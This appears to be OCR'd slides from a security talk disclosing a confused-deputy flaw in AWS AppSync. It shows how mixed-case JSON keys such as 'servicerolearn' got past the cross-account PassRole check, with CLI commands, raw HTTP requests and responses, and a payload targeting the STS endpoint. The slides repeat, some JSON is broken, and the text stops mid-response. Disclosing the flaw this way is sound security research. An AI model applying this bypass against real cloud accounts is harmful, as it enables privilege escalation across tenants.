
An error occurred (AccessDeniedException) when calling the CreateFunction operation: Cross-account pass role is not allowed.




Warning

- You can only use the `PassRole` permission to pass an IAM role to a service that shares the same AWS account. To pass a role in Account A to a service in Account B, you must first create an IAM role in Account B that can assume the role from Account A, and then the role in Account B can be passed to the service. For details, see [Cross account resource access in IAM](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_use_passrole.html).

This is our goal



This is our goal



Vulnerability #1: Confused Deputy in AWS AppSync

AWS AppSync

The screenshot shows the AWS AppSync website. At the top is a navigation bar with links: AWS AppSync, Overview (active), Features, Pricing, Resources (dropdown), FAQs, and Customers. Below this is a blue banner with the text "Explore AWS Skill Builder | Access hundreds of free digital courses, wherever, whenever you want »". The main content area has a dark background. On the left, it says "« Front-End Web & Mobile" followed by the "AWS AppSync" title. Below the title is the text "Connect apps to data and events with secure, serverless, and performant GraphQL and Pub/Sub APIs". To the right of this is a white box with the text "250,000 API requests free per month for 12 months with the AWS Free Tier". Below the main text are two buttons: "Get started with AWS AppSync" (orange) and "Contact sales" (white with blue text). At the bottom, there are four dark blue boxes, each containing a feature description.

AWS AppSync

Overview Features Pricing Resources ▼ FAQs Customers

Explore AWS Skill Builder | Access hundreds of free digital courses, wherever, whenever you want »

« Front-End Web & Mobile

AWS AppSync

Connect apps to data and events with secure, serverless, and performant GraphQL and Pub/Sub APIs


250,000 API requests free per month for 12 months with the AWS Free Tier

Get started with AWS AppSync Contact sales

- Access data from multiple sources with a single request. Instantly create APIs for your databases. Combine APIs into a single Merged API.
- Create engaging real-time experiences by publishing data from any event source to subscribed clients through serverless WebSockets.
- Built-in security, monitoring, logging, and tracing. Optional caching for low latency.
- Pay only for requests to your API and any real-time messages delivered to connected clients.

How AWS AppSync Works

My AWS Account



AppSync
API



IAM Role

AssumeRole

**AWS AppSync
Service**

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "appsync.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

PassRole again 🙄 - How do we bypass the check?

```
nick.frichette@host ~ % aws appsync create-data-source \
--name sneaky_api \
--api-id example123example123exampl \
--type HTTP \
--http-config file://http.json \
--service-role-arn arn:aws:iam::222222222222:role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateDataSource operation:
Cross-account pass role is not allowed.

PassRole again 😞 - How do



```
nick.frichette@host ~ % aws appsync create-data-source \
--name sneaky_api \
--api-id example123example123example1 \
--type HTTP \
--http-config file://http.json \
--service-role-arn arn:aws:iam::222222222222:role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateDataSource operation:
Cross-account pass role is not allowed.

AWS APIs are case-sensitive

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: secretsmanager.us-east-1.amazonaws.com
3 Accept-Encoding: gzip, deflate, br
4 X-Amz-Target: secretsmanager.CreateSecret
5 Content-Type: application/x-amz-json-1.1
6 User-Agent: aws-cli/2.15.38 Python/3.11.9 Darwin/23.5.0 source/
  command/secretsmanager.create-secret
7 X-Amz-Date: 20240611T144444Z
8 X-Amz-Security-Token: [redacted]
9 Authorization: [redacted]
10 Content-Length: 91
11 Connection: keep-alive
12
13 {
  "Name": "top_secret_secret",
  "ClientRequestToken": "4b339ea9-c614-4217-85e6-ae35e1524c62"
}
```

AWS APIs are case-sensitive

Request

Pretty Raw Hex

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 x-amzn-RequestId: 727d1f22-75eb-417a-b4b4-8d440f151dfc
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 114
5 Date: Tue, 11 Jun 2024 16:42:00 GMT
6
7 {
  "ARN": "arn:aws:secretsmanager:us-east-1:[REDACTED]:secret:top_secret_secret-Wistsx",
  "Name": "top_secret_secret"
}

12 {
13   "Name": "top_secret_secret",
  "ClientRequestToken": "4b339ea9-c614-4217-85e6-ae35e1524c62"
}
```


AWS APIs are case-sensitive

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: secretsmanager.us-east-1.amazonaws.com
3 Accept-Encoding: gzip, deflate, br
4 X-Amz-Target: secretsmanager.CreateSecret
5 Content-Type: application/x-amz-json-1.1
6 User-Agent: aws-cli/2.15.38 Python/3.11.9 Darwin/23.5.0 source/
  command/secretsmanager.create-secret
7 X-Amz-Date: 20240611T144444Z
8 X-Amz-Security-Token: [redacted]
9 Authorization: [redacted]
10 Content-Length: 91
11 Connection: keep-alive
12
13 {
  "NAME" "new-secret-secret",
  "ClientRequestToken": "aaa39ea9-c614-4217-85e6-ae35e1524c62"
}
```

AWS APIs are case-sensitive

Response

Pretty Raw Hex Render

1 HTTP/1.1 400 Bad Request

2 x-amzn-RequestId: 87e2675b-9b3c-4773-ad97-562d4d9633ac

3 Content-Type: application/x-amz-json-1.1

4 Content-Length: 148

5 Date: Tue, 11 Jun 2024 16:44:01 GMT

6 Connection: close

7

8 {
 ".__type": "ValidationException",

"message":

"1 validation error detected: Value null at 'name' failed to satisfy constraint:
 Member must not be null"

}

13 {
 "NAME": "new-secret-secret",

"clientRequestToken": "aaa39ea9-c614-4217-85e6-ae35e1524c62"

}

AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "hTtPcOnFiG" {  
    "endpoint": "https://sts.us-east-1.amazonaws.com/",  
    "authorizationconfig": {
```


AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "hTtPcOnFiG": {  
    "endpoint": "https://sts.us-east-1.amazonaws.com/",  
    "authorizationconfig": {
```

AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "httpConfig": {  
    "endpoint": "https://example.com",  
    "authorization": "AWS_IAM"  
  }  
}
```

Pretty Raw Hex Render

HTTP/2 403 Forbidden

Content-Type: application/json
Content-Length: 53
Date: Fri, 02 Sep 2022 18:45:00 GMT
X-Amzn-Requestid: b9c1ea8c-ffd3-4536-b744-ae534e07b121
X-Amzn-Errortype: AccessDeniedException
X-Amz-Apigw-Id: X2F0_GBqoAMFc8A=
X-Cache: Error from cloudfront
Via: 1.1 260fbb348a8054aa94835db0d4a40e00.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: ORD53-C2
X-Amz-Cf-Id: MbDfmgaT7vBWE8RSRyYAMvFWgHUcP4YuuwqH4m_i_C2ByAeUvAeGDg==

{
 "Message": "Cross-account pass role is not allowed."
}

AppSync API was NOT case-sensitive

```
0  
1 {  
    "name": "custom_data_source",  
    "type": "HTTP",  
    "servicerolearn": "arn:aws:iam::464622532012:role/example_role",  
    "httpconfig": {  
        "endpoint": "https://sts.us-east-1.amazonaws.com/",
```


AppSync API was NOT case-sensitive

```
0 {  
1  {  
    "name": "custom_data_source",  
    "type": "HTTP",  
    "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
    "httpConfig": {  
        "endpoint": "http://example.com"    }  
  }  
}
```

Response

```
Pretty  Raw  Hex  Render  
1 HTTP/2 200 OK  
2 Content-Type: application/json  
3 Content-Length: 583  
4 Date: Fri, 02 Sep 2022 18:45:57 GMT  
5 X-Amzn-Requestid: 47634cd6-dd62-4093-96ca-9a035382c9ae  
6 Access-Control-Allow-Origin: *  
7 Access-Control-Allow-Headers: Content-Type,X-Amz-Date,Authorization,X-Api-Key,X-Amz-Security-Token  
8 X-Amz-ApiGW-Id: X2FX7Fr2IAMFcrg=  
9 Access-Control-Allow-Methods: GET,OPTIONS,POST  
10 Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType  
11 X-Amzn-Trace-Id: Root=1-63124f65-52cb6a83374b38f57441c8e5;Sampled=0  
12 X-Cache: Miss from cloudfront  
13 Via: 1.1 79864a2cd51b4f0c47f8279cb5db5dd6.cloudfront.net (CloudFront)  
14 X-Amz-Cf-Pop: ORD53-C2  
15 X-Amz-Cf-Id: 9FwYRIHFgBmNWPw74IQ6X_odYj9bqmRpnCtaCHxJiQ8kCb0oXPbK5w==  
16  
17 {  
    "dataSource": {  
        "dataSourceArn": "arn:aws:appsync:us-east-1:677301038893:apis/7noiry6tmrfctbezoh5sasuv74/datasources/custom_data_source",  
        "name": "custom_data_source",  
        "description": null,  
        "type": "HTTP",  
        "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
    }  
}
```

AppSync API was NOT case-sensitive

```
0 {  
1 {  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "httpConfig": {  
    "endpoint": "http://example.com"
```



Response

Pretty

Raw

Hex

Render

HTTP/2 200 OK

Content-Type: application/json

Content-Length: 583

Date: Fri, 02 Sep 2022 18:45:57 GMT

X-Amzn-Requestid: 47634cd6-dd62-4093-96ca-9a035382c9ae

Access-Control-Allow-Origin: *

Access-Control-Allow-Headers:

Content-Type,X-Amz-Date,Authorization,X-Api-Key,X-Amz-Security-Token

X-Amz-Apigw-Id: X2FX7Fr2IAMFcrg=

Access-Control-Allow-Methods: GET,OPTIONS,POST

Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType

X-Amzn-Trace-Id: Root=1-63124f65-52cb6a83374b38f57441c8e5;Sampled=0

Cache: Miss from cloudfront

Server: AmazonCloudFront/1.1 79864a2cd51b4f0c47f8279cb5db5dd6.cloudfront.net (CloudFront)

X-Amz-Cf-Pop: ORD53-C2

X-Amz-Cf-Id: 9FwYRIHFgBmNWPw74IQ6X_odYj9bqmRpnCtaCHxJiQ8kCb0oXPbK5w==

"dataSource":{

"dataSourceArn":

"arn:aws:appsync:us-east-1:677301038893:apis/7noiry6tmrfctbezoh5sasuv74/

datasources/custom_data_source",

